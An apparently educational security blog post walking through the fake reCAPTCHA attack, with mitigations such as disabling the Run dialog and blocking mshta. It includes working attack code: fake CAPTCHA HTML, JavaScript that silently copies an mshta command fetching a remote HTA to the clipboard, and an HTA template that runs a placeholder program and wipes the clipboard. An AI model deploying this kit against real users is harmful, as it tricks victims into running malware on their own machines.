Overview
Attackers are deploying fake reCAPTCHA interfaces that convincingly mimic Google’s verification process to socially engineer users into executing malicious commands. This deceptive technique bypasses traditional security measures by leveraging user trust in CAPTCHA systems, ultimately leading to malware execution, credential theft, or system compromise.
To further illustrate the real-world impact of this attack, I took the opportunity to showcase the technique in a YouTube video, inspired by John Hammond. John Hammond is well-known in the cybersecurity community for detailed breakdowns of malware, phishing attacks, and red team techniques, making complex exploits accessible and understandable.
This demonstration follows the full attack chain, from phishing to execution, showcasing:
-
Cloning Google’s reCAPTCHA UI:
- Using CSS, HTML, and JavaScript to create a near-perfect fake CAPTCHA.
- Reusing Google’s official assets (logos, fonts) to increase legitimacy.
-
Social Engineering in Action:
- A deceptive interface convinces the user to press
Win + Rand paste a copied command. - The attacker abuses user trust by making the process seem like a routine security verification.
- A deceptive interface convinces the user to press
-
Clipboard Hijacking to Deliver Malicious Commands:
- The script automatically copies an HTA execution command (
mshta.exe <attacker URL>). - The victim unknowingly executes remote code, believing it’s part of a CAPTCHA verification process.
- The script automatically copies an HTA execution command (
-
The Final Payload Execution:
- The HTA file launches, executing malicious VBScript or PowerShell payloads.
- Demonstrates how an attacker can use fileless malware techniques (e.g.,
mshta.exerunning PowerShell to download further payloads).
Why is This Dangerous?
- Exploits user trust: Users assume CAPTCHAs are a routine security measure.
- Bypasses browser security: The attack convinces the user to execute commands manually.
- Evades security solutions: Since the payload isn’t directly delivered via a drive-by exploit, AV and EDR solutions may not flag it.
- Minimal technical barriers: Attackers do not need advanced exploits; just a deceptive interface and simple JavaScript.
Inspired by John Hammond’s Approach
- This attack mimics the technical depth and educational style seen in John Hammond’s research and video content.
- It provides a realistic attack scenario, demonstrating how such phishing tactics successfully deceive users into compromising their own systems.
Key Takeaway: A CAPTCHA should never require manual command execution. If a website instructs you to open the Run dialog (Win + R), it’s almost certainly malicious.
Step 1: Crafting the Fake CAPTCHA Interface
The attacker creates a reCAPTCHA clone that looks nearly identical to Google’s and Cloudflare’s official reCAPTCHA. This is achieved through:
- CSS Styling: Matches Google’s reCAPTCHA layout, fonts, and colors.
- Logo Reuse: Uses Google’s official reCAPTCHA logo (e.g.,
https://www.google.com/recaptcha/about/images/[email protected]). - Fake Verification Prompts: Deceptive instructions that trick users into performing malicious actions.
Example HTML Code for the Fake CAPTCHA:
<header class="verify-header">
    <span class="verify-header-text-medium">Complete these</span>
    <span class="verify-header-text-big">Verification Steps</span>
</header>
<main class="verify-main">
    <p>To verify you're not a robot, follow these steps:</p>
    <ol>
        <li>Press & hold the Windows Key <i class="fab fa-windows"></i> + <b>R</b>.</li>
        <li>Press <b>Ctrl</b> + <b>V</b> to paste.</li>
        <li>Press <b>Enter</b> to finish verification.</li>
    </ol>
    <p>
        You will see:
        <br>
        <code>✅ "I am not a robot - reCAPTCHA Verification ID: <span id="verification-id">146820</span>"</code>
    </p>
</main>
Red Flag: A real CAPTCHA does not require opening the “Run” dialog or manually pasting a command.
Step 2: Simulating CAPTCHA Behavior with JavaScript
To enhance realism, JavaScript creates interactive elements:
- Checkbox Button Behavior
- Simulates a Google reCAPTCHA checkbox.
- Triggers a fake loading spinner on click.
- Displays a “verification” window instead of executing a real CAPTCHA.
let checkboxBtn = document.getElementById("checkbox");
let checkboxBtnSpinner = document.getElementById("spinner");
let verifywindow = document.getElementById("verify-window");

function runClickedCheckboxEffects() {
    checkboxBtn.style.visibility = "hidden"; // Hide checkbox
    setTimeout(showCaptchaLoading, 500);     // Show spinner
    setTimeout(showVerifyWindow, 900);       // Fake verification
}

function showCaptchaLoading() {
    checkboxBtnSpinner.style.visibility = "visible";
    checkboxBtnSpinner.style.animation = "spin 1s linear infinite";
}
- Clipboard Manipulation
- The script automatically copies a malicious command to the user’s clipboard.
- The victim pastes it into the “Run” window (due to attacker instructions).
- The mshta.exe command executes a remote HTA script, potentially downloading malware.
function setClipboardCopyData(textToCopy){
    const tempTextArea = document.createElement("textarea");
    tempTextArea.value = textToCopy;
    document.body.append(tempTextArea);
    tempTextArea.select();
    document.execCommand("copy");
    document.body.removeChild(tempTextArea);
}

function stageClipboard(commandToRun, verification_id){
    const textToCopy = commandToRun + " # ✅ 'I am not a robot - reCAPTCHA Verification ID: " + verification_id + "'";
    setClipboardCopyData(textToCopy);
}

function showVerifyWindow() {
    var verification_id = generateRandomNumber();
    document.getElementById('verification-id').textContent = verification_id;

    const htaPath = window.location.origin + "/recaptcha-verify";
    const commandToRun = "mshta " + htaPath;
    stageClipboard(commandToRun, verification_id);
}
Red Flag: Real CAPTCHAs do not copy commands to the clipboard.
Step 3: The Malicious Payload Execution
Once the user pastes the copied command into the Windows Run dialog, it executes:
mshta.exe <attacker-controlled URL> # ✅ 'I am not a robot - reCAPTCHA Verification ID: 1234
The user will not see the first half of the command before the # because for some reason CMD+R does not show
What Does mshta.exe Do?
mshta.exeis a Microsoft-signed binary used to execute HTML Applications (HTA files).- It can run JavaScript/VBScript, launch payloads, and bypass application whitelisting.
- Often abused for fileless malware attacks (Living Off the Land Binaries - LOLBins).
Red Flag: A CAPTCHA should never require running commands in Windows.
Step 4: Execution of Malicious HTA File
Once the user pastes and executes the copied command (mshta.exe <attacker-controlled URL>), it downloads and runs an HTA (HTML Application) file. The HTA file is a powerful attack vector because:
- It runs outside of the browser’s security sandbox.
- It executes VBScript and JavaScript with full system permissions.
- It can bypass security restrictions and execute system commands.
Below is an example of an HTA payload used in the attack:
<!DOCTYPE html>
<html>
<head>
    <title>reCAPTCHA Verification</title>
    <HTA:APPLICATION
        APPLICATIONNAME="reCAPTCHA Verification"
        BORDER="thin"
        BORDERSTYLE="normal"
        ICON="https://support.google.com/favicon.ico"
        SHOWINTASKBAR="yes"
        SINGLEINSTANCE="yes"
        WINDOWSTATE="normal"
        SCROLL="no"
        SCROLLFLAT="yes"
        SYSMENU="yes"
    />
    <style>
        body {
            font-family: Roboto, helvetica, arial, sans-serif;
            margin: 0;
            padding: 20px;
            text-align: center;
            color: #555;
            box-sizing: border-box;
            display: flex;
            flex-direction: column;
            justify-content: center;
            align-items: center;
            width: 100%;
            height: 100%;
        }
        img {
            width: 200px;
            margin-bottom: 20px;
        }
        #error {
            color: red;
        }
        .terms {
            font-size: small;
            color: #555;
        }
        .terms a {
            text-decoration: none;
        }
        .terms a:hover {
            text-decoration: underline;
        }
    </style>
    <script language="VBScript">
    Sub Window_onLoad
        ' Resize and position the window
        Window.ResizeTo 520, 480
        Window.MoveTo (Screen.Width - 300) / 2, (Screen.Height - 400) / 2

        ' Execute a system command (demonstrative example)
        Set objShell = CreateObject("WScript.Shell")
        objShell.Run "calc.exe", 0, False ' Launch calculator as a placeholder for malware execution

        ' Clear the clipboard to remove evidence
        ClearClipboard

        ' Simulate a delay, making it look like a real verification process
        objShell.Run "timeout /T 2 /nobreak", 0, True
        Call HideConnectingShowError
        objShell.Run "timeout /T 1 /nobreak", 0, True
    End Sub

    ' Hide verification message and show a fake error message
    Sub HideConnectingShowError
        document.getElementById("connecting").style.display = "none"
        document.getElementById("error").style.display = "block"
    End Sub

    ' Clears clipboard data to remove any traces
    Sub ClearClipboard
        Dim objHTML
        Set objHTML = CreateObject("htmlfile")
        objHTML.parentWindow.clipboardData.setData "text", ""
        Set objHTML = Nothing
    End Sub
    </script>
</head>
<body>
    <img src="https://www.google.com/recaptcha/about/images/[email protected]" alt="reCAPTCHA Logo">
    <div id="connecting" style="display:block;">
        <p>Verifying reCAPTCHA, please wait...</p>
    </div>
    <div id="error" style="display:none;">
        <p><b>Failed to connect with the reCAPTCHA server.</b><br>Try the verification steps again.</p>
    </div>
    <p class="terms">
        <a href="https://www.google.com/intl/en/policies/privacy/">Privacy</a> -
        <a href="https://www.google.com/intl/en/policies/terms/">Terms</a>
    </p>
</body>
</html>
What Happens When This HTA File Runs?
- System Command Execution
- Executes a system command (
calc.exein this case, but it could be malware likepowershell.exe -ExecutionPolicy Bypass -File malicious.ps1).
- Clipboard Clearing
- The attack ensures that no evidence of the original copied command remains by wiping the clipboard.
- Social Engineering Through Fake Errors
- The fake CAPTCHA presents an error message instead of confirming success.
- This misleads the victim into thinking the CAPTCHA process simply failed rather than realizing they executed malware.
Impact of This Attack
- Code Execution: Runs arbitrary commands or downloads malware.
- Evasion of Detection: HTA files bypass browser security and can be obfuscated.
- Persistence: The attacker can install backdoors, steal credentials, or deploy ransomware.
Red Flag: Legitimate CAPTCHAs do not run external applications!
This fake reCAPTCHA + HTA attack chain is extremely dangerous because it relies entirely on user interaction, making it harder to detect and stop with traditional security measures.
Mitigations
Disable WIN+R via Registry
- Press
Win + R, type regedit, and hit Enter (This must be run as an administrator). - Navigate to:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
- If the Explorer key doesn’t exist, right-click on Policies, select New → Key, and name it Explorer.
- Inside Explorer, right-click on the right pane and select New → DWORD (32-bit) Value.
- Name it NoRun.
- Double-click NoRun, set the value to
1, and click OK. - Close the Registry Editor and restart your computer.
Disable WIN+R via GPEDIT
- Press
Win + R, typegpedit.msc, and hit Enter to open the Local Group Policy Editor. - Navigate to:
User Configuration → Administrative Templates → Start Menu and Taskbar
- Look for “Remove Run menu from Start Menu” in the right pane.
- Double-click it to open its settings.
- Select Enabled.
- Click Apply and OK.
This will disable the “Run” option in the Start Menu and block the Win + R shortcut.
To ensure the settings take effect:
- Either restart the computer, or
- Run the following command in Command Prompt (Admin) to apply the changes immediately:
gpupdate /force
If you need to undo the changes, follow the same steps and set “Remove Run menu from Start Menu” to Not Configured or Disabled.
Additional Hardening for Enterprises
For added security, combine this with: Blocking mshta.exe via AppLocker or Group Policy
Restricting clipboard modifications via Windows Defender policies
Monitoring suspicious registry changes in SIEM solutions
Final Thoughts
Why Disable Win + R?
Disabling Run (Win + R) eliminates the attack vector used in this phishing method.
Downside?
This might impact IT admins or users who rely on Win + R for productivity tasks.
Security Tip: In high-security environments, combine this with blocking mshta.exe for stronger protection.